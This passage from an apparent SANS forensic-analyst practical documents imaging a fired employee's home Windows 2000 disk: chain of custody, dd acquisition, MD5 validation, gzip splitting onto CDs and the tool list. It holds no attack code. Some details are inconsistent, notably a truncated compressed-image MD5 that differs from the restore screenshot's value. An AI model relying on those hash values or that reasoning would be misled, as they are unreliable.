0x77DD0...	0x8D000		Advanced Windows 32 Base API	5.01.2600.1106	8/29...	C:\WINDOWS\system32\advapi32.dll
0x77E60...	0xE6000		Windows NT BASE API Client DLL	5.01.2600.1106	8/29...	C:\WINDOWS\system32\kernel32.dll
0x77F500...	0xA7000		NT Layer DLL	5.01.2600.1106	8/29...	C:\WINDOWS\system32\ntdll.dll
0x780000...	0x86000		Remote Procedure Call Runtime	5.01.2600.1106	8/29...	C:\WINDOWS\system32\rpcrt4.dll

smsses.exe pid: 3032 Refresh Rate: 1 second

Figure 5. Sysinternals Process Explorer on XP

Microsoft PING.EXE Comparison

To better understand the functionality of how the suspected ICMP service smsses.exe might operate, the Windows ping.exe was disassembled in IDA. The name "Ping" comes from it's analogy to a sonar scan. It is not an acronym (Stevens, TCP/IP Illustrated pg. 85). Many of the same modules were observed however several ICMP functions such as echo did not appear in smsses.exe.

SANS GIAC Certified Forensic Analyst

Practical Assignment

Version 1.3

Part 2 - Option 1.

Perform Forensic Analysis on a System

Part 2. Option 1. Perform Forensic Analysis of a System

Synopsis of Case Facts

March 15, 2003 I was contacted for advice by an employee of a large healthcare provider that was currently on suspension from duty because of a suspected hacking incident on the company network that had been reported as originating from the employees' home computer.

The employee had a cable modem connection to the Internet and also had company sponsored remote access software (VPN) that enabled the employee to access the company network from their home. The following diagram depicts a typical remote user connection to a company network.



Private Company Network
Firewall Blocks Public Access
VPN Allows Employee Access
Public Internet
Cable Modem
Dialup Modem
Home Office
Travelling Employee
Company Network Access Key (VPN)
Company Network Access Key (VPN)

Figure 6. Typical Remote Access VPN

Events preceding my involvement are that the victim received a call from their employer on the morning of March 12,2003 regarding an in progress incident that was originating from the home computer. The company did not disclose the nature of the incident in any detail.

A conversation ensued where the company chastised the victim for loading company licensed server operating system software on the home computer. The employer verbally indicated that they did not wish to review the computer at the time. To disable the company software and any other malware that may have been planted by hackers the PC was booted with a DOS diskette and FDISK was used to delete the partition.

The company shortly thereafter telephoned and reversed its' decision to not review the system and the victim was verbally requested to yield custody of the PC to the company's IT security department for review. The victim complied with the verbal request and informed the company that the partition that held the company software had now been deleted. The system was delivered to the employer on March 12,2003. It was examined by IT Security privately from 14:00-15:00. It was considered unlikely that any attempt was made in that short period by the company to image the media and was suspected that only an attempt at a boot was performed. Other than during this period the victim has maintained sole custody of the evidence.

I was first solicited for advice via telephone on March 15 when the victim had not heard from HR for a few days after the system review and felt an administrative discharge was pending.

The victim maintained that the company had a poor software licensing policy that was not clearly articulated to administrators. It was reported that it was common practice for administrative personnel to maintain home "labs" using both company licensed and personal software for testing and remote office work. It was reported that the company also did not mandate or offer training to employees requesting VPN access and did not routinely audit the system configurations of VPN users for Antivirus or other protection controls. There were also no established programs to educate or reinforce "appropriate computer use" policies or guidelines.

The victim was not informed of what, if any, actions were taken to review the system by the company IT department. The physical location of the system was not in close proximity to my location so I gave instructions to preserve all evidence in its' current state and not attempt to reuse the system. The PC had reportedly been unplugged since the company review and no attempts were made at a system reload.

Shortly after our previous conversation regarding protection of any evidence, the victim was given notice of discharge for violating policy on Operating System license use. I was then requested to analyze the system for possible follow-up legal recourse to defend any accusations that the victim personally originated the malicious activity.

This paper documents the imaging and analysis of the deleted partition that was restored and analyzed.

Description of System Being Analyzed

A computer was required by the victim to look for work etc. The original evidence was maintained by removal and storage of the hard drive. The drive was stored securely in an anti-static bag and taped shut by the victim until arrangements could be for imaging and analysis that was scheduled for the morning of April 13, 2003. The rebuilt system unit was then reloaded with privately licensed workstation software on March 20,2003.

The hardware for the home PC was assembled from various components by an adult family member and had been in use prior to the victims' use. The victim loaded a company obtained copy of Microsoft Windows 2000 Server operating system on January 10, 2003. It was used intermittently for approximately two months until March 12, 2003 when the call was received that the computer appeared to be a source of malicious activity on the company network.

Although the system was loaded with server software, it was reportedly primarily used as a home office PC and browser. According to testimony the system had not been used to download music or other large files. During periods of no use, it was reportedly routinely powered off to minimize the time that it was connected to the AT&T Broadband network. The victim maintained that she was the primary user with exception of one weekend where an adult family member accessed homework related files on the computer.

It had been noted that the victim reported that there were numerous application problems with MS Office and Internet Explorer. The victim attempted numerous application reloads and updates in an attempt to correct stability issues.

Hardware

System Description Details

System Unit

The evidence computer is a custom built PC using a generic mid-tower case and an ASUS[16] A7V motherboard with an AMD Athalon 900 Mhz processor, 512 MB RAM and a single Fujitsu 10.8GB ATA-IDE hard drive.

ASUS A7V motherboard spec summary:

- Supports AMD® Thunderbird™ / Duron™ 550MHz ~ 1GHz CPU
- 3x DIMM support for 1.5GB PC133/PC100/VCM133 SDRAM
- New PCI v2.2 and USB v1.1 standards

[16] http://usa.asus.com

- Ultra DMA/100 and DMA/66 support
- 5 x PCI and 1 x AMR
- Up to 7 USB Ports max
- 200MHz Front Side Bus
- Stepless Frequency Selection
- PC Health Monitoring
- Suspend-to-RAM

Configuration

To connect the computer to the Internet a 3-Com 3C905TX Ethernet network adapter was directly cabled to the AT&T Broadband cable modem. There was no hardware or software based personal firewall between the computer and the Internet.

A company licensed copy of Microsoft (MS) Windows 2000 Server was installed using default options that included loading the Internet Information Server web server, Media Player , Internet Explorer as well as TFTP file transfer. The operating system was originally used with no service packs but was updated to service pack 3 during its' use.

The victim was a system administrator and had sufficient knowledge to configure the system independently. The entire configuration, including VPN software was setup without assistance from company tech support.

Application Software

MS Office 2000 Premium – Private license
Word - Wordprocessing
Excel - Spreadsheet
Powerpoint – Presentation Graphics
Access – Database
Norton Antivirus – Private license
Nortel Extranet VPN client for corporate access – Company license
Lotus Notes Client – Company license
PCAnywhere – Remote Control software, Full install, not setup for host – Company license
Alladin Ghostscript – Postscript Editor – Downloaded from university

Seized Items

The following list describes the hardware seized at the victim's residence on April and tagged as evidence.

Inventory

Tag#	Description
W2K001-CPU	Mid-Tower System Unit Serial#: xxxxxxx
W2K001-CPU-A-DSK1	Fujitsu 10.8GB ATA MPD3108AT Hard Disk Serial#: 01003923
W2K001-CPU-A-KEY1	Standard Keyboard
W2K001-CPU-A-MON1	17" SVGA Monitor Serial#: xxxxxxx
W2K001-CPU-A-CMDM	AT&T Cablemodem Serial#: xxxxxxx
W2K001-CPU-A-CAT5	Ethernet cable
W2K001-SFT-W2K	Windows 2000 Server OS CD Key 51876-335-xxxxxx-xxxxx
W2K001-SFT-OFF	Windows Office Premium CD Key 50106-xxx-xxxxxxx-xxxxx
W2K001-SFT-NTS	Lotus Notes Client CD
W2K001-SFT-DOS	Dos diskette used for partition deletion
W2K001-SFT-DSK	Diskette used for storage of personal files

Chain of Custody

Entire system was in use at victim's residence computer room Jan 10,2003 – Mar. 12,2003

W2K001-CPU
W2K001-CPU-A-DSK1
W2K001-CPU-A-KEY1
W2K001-CPU-A-MON1
W2K001-CPU-A-CMDM
W2K001-CPU-A-CAT5

~2002 – April 13,2003 - Software was in secure storage at victim's residence until reviewed and tagged as evidence by analyst on April 13,2003 then returned to victim for storage.

W2K001-SFT-W2K
W2K001-SFT-OFF
W2K001-SFT-NTS
W2K001-SFT-DOS
W2K001-SFT-DSK

March 12,2003 1:00PM - 2:00PM Victim disconnected W2K001-CPU containing W2K001-CPU-A-DSK1 and transported both via personal vehicle. Victim then transferred custody of both items to company IT staff for review.

March 12,2003 3:00PM - Immediately following review and return transportation via personal vehicle, W2K001-CPU and W2K001-CPU-A-DSK1 were stored in offline secure storage at residence.

March 15,2003 - Original evidence hard disk W2K001-CPU-A-DSK1 was removed from system unit and stored offline in protective enclosure in secure location at residence.

March 20,2003 - System unit W2K001-CPU was reconfigured for new hard disk and returned to service at residence.

April 13,2003 – Analyst catalog and tagging of all evidence. Original evidence hard disk W2K001-CPU-A-DSK1 transported to analysis workstation location via personal vehicle. Disk was installed as second disk in Linux Forensics system for imaging in the presence of system owner then returned to secure storage at residence.

Image Media

The most important principle in a forensic investigation is the preservation of evidence. Physical evidence is fairly easy to observe alteration attempts on and can often be examined without introducing the chance of alteration. Digital media is different in that it is extremely volatile. Higher standards for care, storage, documentation and attention to detail are needed to ensure that it is preserved in its' original state and can be relied upon as credible and authentic.

In order to safely examine the contents of a hard drive, 3 basic steps need to be taken:

1. A suitable forensics machine must be assembled and tested.
2. A copy (image) of the original drive must be made without altering the original
3. A copy of the image must be used for all analysis to preserve the original

Forensics Image Workstation Setup

Creating a copy of a hard drive is not a processor intensive activity so the hardware platform that is used does not need to be overly "state-of-the-art" or high speed. The most important attribute of the forensic workstation is that it can accommodate the media that needs to be duplicated. As more and more digital devices become available that can store potential digital evidence, flexibility and reconfiguration ease is an increasing consideration. Dedicated hardware imaging devices are also available to reduce possibility of operator error and decrease the time needed for frequent volume imaging needs.

For a common ATA-IDE drive imaging session almost any reasonably current computer with an unused IDE connector and at least an equal amount of free space on its' hard drive to accommodate the original image will do. Depending on the complexity of the analysis, faster and higher storage capacity machines are often used for post Imaging work.

The hardware used to acquire the image for this case: W2K-001 is as follows:

Compaq Deskpro 6000 633MMX computer:

Pentium II - 333Mhz

- 192MB RAM
- Integrated Netelligent 10/100 Ethernet Network Adapter
- 2 USB
- 2 Serial
- 1 Parallel
- Integrated primary and secondary IDE controllers
- Maxtor 4K060H3 Ultra ATA100 60GB hard drive
- Matrox Millennium II AGP graphics card
- IDE 1.44MB Floppy
- IDE 4 x CDROM

There are numerous commercially licensed tools that can perform imaging and are available for both Linux and MS operating systems. Because Windows writes to any connected drive, it would alter the forensic image so most MS based utilities operate from DOS and are not open-source. Linux is a robust operating system that has read-only support for NTFS which makes it an ideal OS for an imaging platform.

The forensics imaging workstation software is a standard installation of Redhat 8.0 Linux running kernel 2.4.18-14. If the same workstation is needed for later analysis with Autopsy, Redhat 8.0 has large file support for Perl that will be important.

To enable NTFS read-only support that would be needed to mount an NTFS partition image, a pre-compiled module[17] has been downloaded and installed. Examples of configuration are well documented in the public domain, require no special recompile of the Linux kernel or advanced Linux knowledge to install and can be easily explained to a non-technical audience.

[17] http://linux-ntfs.sourceforge.net/info/redhat.html

Linux Installation Options

The 60GB primary drive partitions are:

/dev/hda1	/boot	100MB	System Startup files
/dev/hda2	SWAP	192MB	Temporary RAM storage
/dev/hda3	/	54GB	Operating system and Evidence Images

Individual packages were selected during install to reduce the software loaded at installation time, making this system suitable for use primarily as an imaging and initial analysis workstation, not a web server or other multiple use computer. A simple “install everything” could be done to ensure that all packages needed would be available if disk space is not a concern. A limited package install was done to reduce the possibility of damage to an image due to work that was not case related being done on the system.

The purpose built Image Acquisition system is connected to an APC450 UPS so that the risk of data loss due to power interruptions would be mitigated. The system and has never been connected to the Internet and has also been loaded with MD5 checked software that has been downloaded previously on other systems to further reduce the possibility of 3rd party contamination of the evidence collection process.

Evidence Disk Connection

Prior to connecting the original evidence disk to the Image Workstation, the following precautions have been taken to avoid accidental alteration of the source image under investigation.

Linux is used as the Image Workstation operating system because it does not write to un-mounted devices at boot time.

It was also suspected that the partition was in a deleted state, making its’ NTFS file system inaccessible. To avoid any possibility that the partition could have been previously undeleted and accidentally mounted at boot time, the /etc/fstab file was reviewed to ensure that it contained the default mount options. The default Linux fstab which controls partition mounts at boot had not been altered and did not contain an auto-mount option for NTFS making it safe to boot the system with the evidence disk.

On April 13, 2003 the evidence acquisition took place. The 10.8GB Fujitsu evidence drive was connected to the second connector of the secondary PC IDE adapter also making it impossible to be used as a boot device since the Linux boot drive is on the primary IDE controller. The Linux forensics workstation was then powered on and Linux was booted using the default build kernel Linux with no NTFS support.

Image Workstation Boot

Upon power-up, the system BIOS drive auto select indicates a 60040MB drive as disk 1 (the Linux operating system) and a 10800 MB drive (the original evidence) as disk4.

A terminal window was opened immediately after boot and the Linux command ***dmesg*** was run to display system boot information such as device names and hardware present at boot time.

The following dmesg output was observed. The Linux partition check section shows that the 60GB Maxtor 4K060H4 drive is mounted as hda and that the 10GB FUJITSU model MPD3108AT Evidence disk is mounted as hdd.

```
Linux version 2.4.18-14 (bhcompile@stripples.devel.redhat.com) (gcc version 3.2
20020903 (Red Hat Linux 8.0 3.2-7)) #1 Wed Sep 4 13:35:50 EDT 2002
…
PIIX4: IDE controller on PCI bus 00 dev a1
PIIX4: chipset revision 1
PIIX4: not 100% native mode: will probe irqs later
    ide0: BM-DMA at 0x1430-0x1437, BIOS settings: hda:DMA, hdb:pio
    ide1: BM-DMA at 0x1438-0x143f, BIOS settings: hdc:DMA, hdd:pio
hda: MAXTOR 4K060H3, ATA DISK drive
hdc: CoMpAq@ CRD-X2T1B @ @ @ @ @ @ @ @ @ @ @, ATAPI CD/DVD-ROM
drive
hdd: FUJITSU MPD3108AT, ATA DISK drive
ide0 at 0x1f0-0x1f7,0x3f6 on irq 14
ide1 at 0x170-0x177,0x376 on irq 15
…
hda: 117266688 sectors (60041 MB) w/2000KiB Cache, CHS=7755/240/63, UDMA(33)
hdd: 21095424 sectors (10801 MB) w/512KiB Cache, CHS=20928/16/63, UDMA(33)
```

The dmesg command then was re-executed with standard out redirected to a file to record the hardware state of the forensics workstation.

dmesg > W2KInfected-DMESG.txt

The Linux command ***md5sum*** was executed and stored in a file to preserve a reference for integrity of the above file.

md5sum W2KInfected-DMESG.txt > W2KInfected-DMESG.txt.MD5

MD5 is used to verify that a file has not been altered. The algorithm is a well documented mathematical calculation (RFC-1321), is used extensively in digital forensics, and is an industry standard software validation method. An md5sum of the contents of a file (or device) will only match if the item being summed is exactly the same as one that the original calculation was taken from.

The md5sum of the above dmesg file is: 413396bc32c5f3ecd41ba1020321d244

Evidence Disk MD5 Signature

After obtaining the boot dmesg configuration information the md5sum command was then immediately run to obtain a value for the contents of the original evidence media located on device /dev/hdd.

The MD5 value of the evidence disk is: 4cc9ac199e13a4d25889507964d24e5c

With this value known, it is also now possible to obtain images from this disk and validate that the following analysis is consistent and repeatable. Subsequent image analysis by third parties can now be done at any time to substantiate that the image value is genuine as of this date.

Creating the Image

To ensure that the evidence was not altered at boot, there had been no attempt to mount or otherwise access the Evidence Disk located on device /dev/hdd.

A directory was created called /Evidence/W2Kinfected to store the contents of the image in a location that is unoccupied by other files. To obtain the first look at the contents of the evidence disk the standard Linux ***fdisk*** partition utility command is used. Fdisk is run with the –l option to list all partitions connected to the system from the command prompt to avoid any possible write access to the evidence disk.

The output shows that the device connected to /dev/hdd has 20928 cylinders of Units = 1008 * 512 bytes. Multiplication of 20928 * 1008 * 512 = 10800857088 and equals the rated capacity of 10.8GB of the evidence drive. The fdisk output also shows that there is no recognized partition (ie. hdd1) on the device /dev/hdd. This is consistent with oral testimony given that it had been deleted by the victim and also shows that it is unlikely that the company did not attempt to undelete it to view the drive.

No attempts were made to view the original evidence to avoid any accidental writing to the media. The fdisk command was immediately followed with the Linux ***dd*** command to start the copy process.

The command dd is an industry standard and vetted utility for performing byte copy operations. Note that the dd command is extremely flexible and in this case is used to copy the entire device /dev/hdd as a stream of bytes. Dd is not concerned with any underlying logical drive partition of file system structures making it ideal for capturing the deleted partition information.

```
dd if=/dev/hdd of=W2Kinfected.img
```

The output of dd upon completion is
Records in =21095424
Records out=21095424

The command dd uses 512 bytes as the default record size for reading and writing. Multiplication of the records in or out by the record size 512 (21095424 * 512) = 10800857088 and exactly matches the entire volume size of the evidence drive. This indicates that all data on the evidence drive has been acquired to the newly created file W2Kinfected.img. If physically unreadable sectors were encountered the command dd would have displayed them. No errors are observed.

Validating the Acquired and Original Images

Immediately following the successful acquisition of the evidence drive the image file has the command md5sum run against it to calculate it's value to preserve evidence of it's authenticity for later review.

The md5sum of W2Kinfected.img was seen to be 4cc9ac199e13a4d25889507964d24e5c and that it matched the value seen on the original /dev/hdd evidence drive.

The image copy's record count of 21095424 and MD5 value 4cc9ac199e13a4d25889507964d24e5c are referred to in numerous places during the following sections.

To avoid any possibility of contamination of the original evidence by subsequent work, the command window is then exited, the system is shutdown normally and the evidence drive is removed.

Sealing the Evidence Drive

The original evidence drive was then sealed by placing a signed tamper evident label placed over its' power connector. Tags were also affixed to other drive surface areas to tag the evidence and assist with future chain of custody validation.




Figure 7. Evidence Tagging

Although no tainting of evidence had been caused by running the above commands manually from the command prompt, for future cases, an automated shell script will be created to reduce the amount of operator time required and also reduce the chance of operator error during the initial MD5 and image collection process. Hardware based imaging devices are available that could also reduce the chance of operator error and speed imaging steps and would be recommended for higher volume imaging requirements.

The requirement for the examiner to physically possess the evidence drive was now completed and the drive was returned to custody of the victim for storage and safekeeping at 12:45 on April 13, 2003

Evidence Image Archival Process

The requirements to assemble a suitable forensics machine and copy the evidence without alteration had been completed. It was now necessary to preserve the image integrity and make copies available for 3rd parties.

To avoid any possibility of damage to the evidence image (W2Kinfected.img) on the Image Workstation, it was first copied to a temporary file in an empty folder /Evidence/W2Kinfected/Temp/w2kevidence_dsk.img. An md5sum was then done to confirm that the copy was unaltered. This temporary file was now compressed using the Linux ***gzip*** utility. Gzip uses the same compression algorithm as commercial programs such as PKZIP and is an industry standard tool.

```
gzip w2kevidence_dsk.img
```

The 10.8GB image file was compressed to 4.2GB and given a .gz extension by gzip. Temporary compressed image was MD5 of 84a89ab2bb0faffbd5da217e3312650. By dividing the 4.2GB file size by 650MB it was determined that this compressed image would require seven 650MB CDs to archive.

To create a CD-ROM image set the dd command was used. To simplify the math and make the copy more efficient, the blocksize of dd was changed to = 1MD (instead of the default of 512 bytes). The following commands copied the compressed file into six sections using a record count of 650 (MB) and created output files of 650,000,000 bytes. The seventh image was not a full 650MB because the 4.2GB image did not need the full capacity of the last CD so dd ended normally at 293MB.

```
dd if=w2kevidence_dsk.img.gz of=w2kevidence_dsk001.img count=650 bs=1MB skip=0
dd if=w2kevidence_dsk.img.gz of=w2kevidence_dsk002.img count=650 bs=1MB skip=650
dd if=w2kevidence_dsk.img.gz of=w2kevidence_dsk003.img count=650 bs=1MB skip=1300
dd if=w2kevidence_dsk.img.gz of=w2kevidence_dsk004.img count=650 bs=1MB skip=1950
dd if=w2kevidence_dsk.img.gz of=w2kevidence_dsk005.img count=650 bs=1MB skip=2600
dd if=w2kevidence_dsk.img.gz of=w2kevidence_dsk006.img count=650 bs=1MB skip=3250
dd if=w2kevidence_dsk.img.gz of=w2kevidence_dsk007.img count=650 bs=1MB skip=3900
```

Each of the image sections then had md5sum run on them to record their content and assist with maintaining proof of their integrity.

```
md5sum w2kevidence_dsk001.img > w2kevidence_dsk001.img.MD5
md5sum w2kevidence_dsk002.img > w2kevidence_dsk002.img.MD5
md5sum w2kevidence_dsk003.img > w2kevidence_dsk003.img.MD5
md5sum w2kevidence_dsk004.img > w2kevidence_dsk004.img.MD5
md5sum w2kevidence_dsk005.img > w2kevidence_dsk005.img.MD5
md5sum w2kevidence_dsk006.img > w2kevidence_dsk006.img.MD5
md5sum w2kevidence_dsk007.img > w2kevidence_dsk007.img.MD5
```

To test the restore process, the files are then concatenated to a new test file and an md5sum is run on the newly created test image.

```
cat w2kevidence_dsk001.img w2kevidence_dsk002.img
w2kevidence_dsk003.img
w2kevidence_dsk004.img w2kevidence_dsk005.img w2kevidence_dsk006.img
w2kevidence_dsk007.img > w2kevidence_dsk.img.gz
```

md5sum of the compressed image = 84a89ab2bb0faffbd5da217e3312650

The new test file was then decompressed (also removing the .gz extension) and md5sum was run to ensure that the image has not been altered. The md5 matches the original image and validates the compression and concatenation process proving that the process is repeatable and that there was no alteration of the image during the compression and segmentation process. The gzip compression algorithm, md5sum and file concatenation process are industry standards and can be accomplished on a variety of operating systems making the image files OS independent.

Bates System for Evidence Numbering

The Bates Numbering System[18] is a forensic industry recognized system for labeling evidence. It has been used to throughout this case to identify evidence as seen above and was used to create cross-reference files to accompany each CDROM for the image set.

File name w2k001_dsk001.crf:

Contents:
w2k001_dsk001-w2k001_dsk001.crf
w2k001_dsk001-readme.txt
w2k001_dsk001-w2kevidence_dsk001.img

The readme.txt was also created to contain the instructions MD5 sets for the images and the necessary commands to recover the image from the CDROM set. The readme.txt file was included on each CD.

[18] http://www.techpathways.com/uploads/BatesNumbering.zip

```
==========================================================================
Case: W2K001

ATTENTION: The images contained on these disks have been compressed
using Linux gzip.

To extract the full original image the following commands
will need to be run.

cat w2kevidence_dsk001.img w2kevidence_dsk002.img w2kevidence_dsk003.img
w2kevidence_dsk004.img w2kevidence_dsk005.img w2kevidence_dsk006.img
w2kevidence_dsk007.img > w2kevidence_dsk.img.gz

Compressed image MD5          84a89ab2bb0faffbd5da217e3312650

To decompress:

gunzip w2kevidence_dsk.img.gz

Image MD5               4cc9ac199e13a4d25889507964d24e5c

MD5s for each of the compressed image sections

w2kevidence_dsk001.img        fcb084d262253c023f83c21a3f09da2e
w2kevidence_dsk002.img        269f42f8243dbf0707d4ce93f2511243
w2kevidence_dsk003.img        ac98520357787e972b89c31997006729
w2kevidence_dsk004.img        4af6bd5933f58d024ffdbc735df49ca7
w2kevidence_dsk005.img        e867aaece7b68fecc6edc1eba19dc405
w2kevidence_dsk006.img        9f50369199693d9cf9328046a5e8d289
w2kevidence_dsk007.img        2ecafe6cae012f67f424b98e56d9c927

WARNING: This image is not for public use and may contain hostile code.
Do NOT connect restored image computer to any network.

===========================================================================
```


CDROM Image Archive

An archive to ISO9660 CD-ROM was accomplished by transferring the set of image sections and related files to a computer with a CD Writer. To facilitate the transfer an ***FTP*** binary transfer using a temporary dedicated crossover network cable was used.

The Windows application Easy CD Creator 5 was then used on the target computer to create the set of seven CD-ROMs. The CDs had been labeled to include: Case#   Evidence#   Disk # of 7

CD-ROM Image Restore Test

Once the CD-ROM image set was complete, the entire restore process was then performed on the Image workstation to an empty directory to ensure that the archive is complete. The following screen capture shows the resulting directory of image files and MD5 of the recombined compressed image.


nnolin@elmo:/home/nnolin/testrestore
File Edit View Terminal Go Help

```
[root@elmo testrestore]# cat w2kevidence_dsk001.img w2kevidence_dsk002.img w2kevidence
_dsk003.img w2kevidence_dsk004.img w2kevidence_dsk005.img w2kevidence_dsk006.img w2kev
idence_dsk007.img > w2kevidence_dsk.img.gz
[root@elmo testrestore]# ls -al
total 8212332
drwxr-xr-x    2 root     root         4096 May 17 21:25 .
drwx------   18 nnolin   nnolin       4096 May 17 21:22 ..
-rw-r--r--    1 root     root           57 May 17 21:20 1.md5
-rw-r--r--    1 root     root           57 May 17 21:00 2.md5
-rw-r--r--    1 root     root           57 May 17 20:50 3.md5
-rw-r--r--    1 root     root           57 May 17 20:42 4.md4
-rw-r--r--    1 root     root           57 May 17 20:34 5.md5
-rw-r--r--    1 root     root           57 May 17 20:20 6.md5
-rw-r--r--    1 root     root           57 May 17 20:03 7.MD5
-r-xr-xr-x    1 root     root         1251 May 17 21:23 readme.txt
-rw-r--r--    1 root     root           57 May 17 18:52 test.md5
-r-xr-xr-x    1 root     root     650000000 May 17 21:08 w2kevidence_dsk001.img
-r-xr-xr-x    1 root     root     650000000 May 17 20:59 w2kevidence_dsk002.img
-r-xr-xr-x    1 root     root     650000000 May 17 20:50 w2kevidence_dsk003.img
-r-xr-xr-x    1 root     root     650000000 May 17 20:41 w2kevidence_dsk004.img
-r-xr-xr-x    1 root     root     650000000 May 17 20:28 w2kevidence_dsk005.img
-r-xr-xr-x    1 root     root     650000000 May 17 20:19 w2kevidence_dsk006.img
-r-xr-xr-x    1 root     root     300562112 May 17 20:02 w2kevidence_dsk007.img
-rw-r--r--    1 root     root     4200562112 May 17 21:35 w2kevidence_dsk.img.gz
[root@elmo testrestore]# md5sum w2kevidence_dsk.img.gz > w2kevidence_dsk.md5
[root@elmo testrestore]# cat w2kevidence_dsk.md5
c84a80ab2bb0faffbd5da217e3312650  w2kevidence_dsk.img.gz
[root@elmo testrestore]#
```

Figure 8. CDROM Archive Test Restore

Media Analysis of System

Analysis Workstation Configuration

It was necessary to perform the actual analysis of the data that the image contained on over a period of several weeks. The Analysis System was a Compaq Proliant ML310, 2Ghz CPU, 1.1GB RAM, 10/100/1000 Ethernet Network NIC, Internal primary and secondary IDE controller, Integrated RAID controllers, 80GB HD Pentium tower system. The system was reconfigured numerous times to boot with one of two 80GB IDE hard drives that contained either a Windows 2000 or a Redhat Linux 8.0 configuration. Spare 40GB and 80GB drives were also used as working disks during the recovery and analysis phases.

The analysis workstation configurations were dedicated to the case study and were not connected to the Internet or other networks at any time. All software was loaded via CDROM or crossover network cable and FTP. The drives used were all wiped with zeros using Linux dd prior to loading of analysis configurations and again after analysis work for the case concluded.

Documentation Workstation Configuration

Because it was necessary to have the case data available on an ongoing basis, an IBM Thinkpad T30 laptop with 256MB RAM, 40GB HD running Windows XP was used to do much online research and documentation of the case.

Maintaining the data separate from working copies of Malware also maintained safety and isolation of the data to dedicated analysis configurations.

Software Tools

Both Open Source and Commercial Licensed copies of numerous software packages were used for analysis, recovery and documentation and included the following:

Windows

- To access the data on the image using a native environment to run regedit, event viewer and other operating system utilities the privately licensed copies of the Windows 2000 operating system and Windows 2000 resource kit were used to boot the analysis workstation.
- A privately licensed copy of Windows XP Professional and Windows Office 2000 Premium for documentation workstation functions.
- MS-DOS 6.22 – Privately licensed. Used to create boot disks for Partition Magic recovery configurations.
- Norton Family Edition 2001 Firewall and Antivirus www.symantec.com - Privately licensed. Used for identification of known malware.
- Roxio Easy CD Creator 5 Platinum – www.roxio.com Privately licensed. Used to write CD archives to CDRW.
- Partition Magic 8.0 – www.powerquest.com Privately licensed. Used to recover deleted partition image.
- Snagit 5.0 – www.techsmith.com Privately licensed. Used for GUI Windows screen captures.
- Programmers File Editor - www.lancs.ac.uk/people/cpaap/pfe - Freeware. Used to edit and search large text files.
- Hex Converter www.occcsa.com – Freeware. Used to convert registry values to ASCII and decimal.
- Dumphive www.mirkes.de - Freeware. Used to extract Windows registry information to ASCII text.
- Streams – www.sysinternals.com - Freeware. Used to check for alternate data streams on recovered image.

Linux

- Redhat Linux 8.0 – www.redhat.com Open Source ISO Images from Redhat. Used as the Image Workstation and Analysis workstation operating system. Selected as Image workstation OS for its' ability to copy an drive image without mounting or altering the original and for its' flexibility in supported filesystems.
- NTFS Read-Only Module http://linux-ntfs.sourceforge.net/info/ntfs.html Open Source. Read Only module selected as preferred method of

mounting NTFS filesystem without requiring recompilation of stock Linux kernel.

- Autopsy - http://www.sleuthkit.org/autopsy/index.php Open Source. Selected as primary analysis tool because of its' ability to work directly with unmodified image data and to generate timeline files and extract deleted files.
- Sleuthkit (TASK) - http://www.sleuthkit.org/sleuthkit/index.php Open Source. Utilities required as Autopsy dependencies.
- Rkutils - http://people.redhat.com/rkeech/#rktutils - Open Source. Utility to convert Unix Epoch times to standard dates.


Baseline of Forensic Image

One of the unique challenges of this case was to show that the original contents of the image drive had not been modified during the analysis process while also presenting evidence that resulting from the recovery of the deleted partition. It will be shown in the following analysis that the recovered image was used frequently to find data but that when data was extracted from the image media it was extracted from the unedited original image.

Initial Examination of Image Data

To establish a baseline for the existing data, the Linux command ***hexedit*** was first used to display the contents of the evidence image starting at the beginning of the disk to look for data and verify that the drive had not been overwritten with zeros or other values (aka wiped).

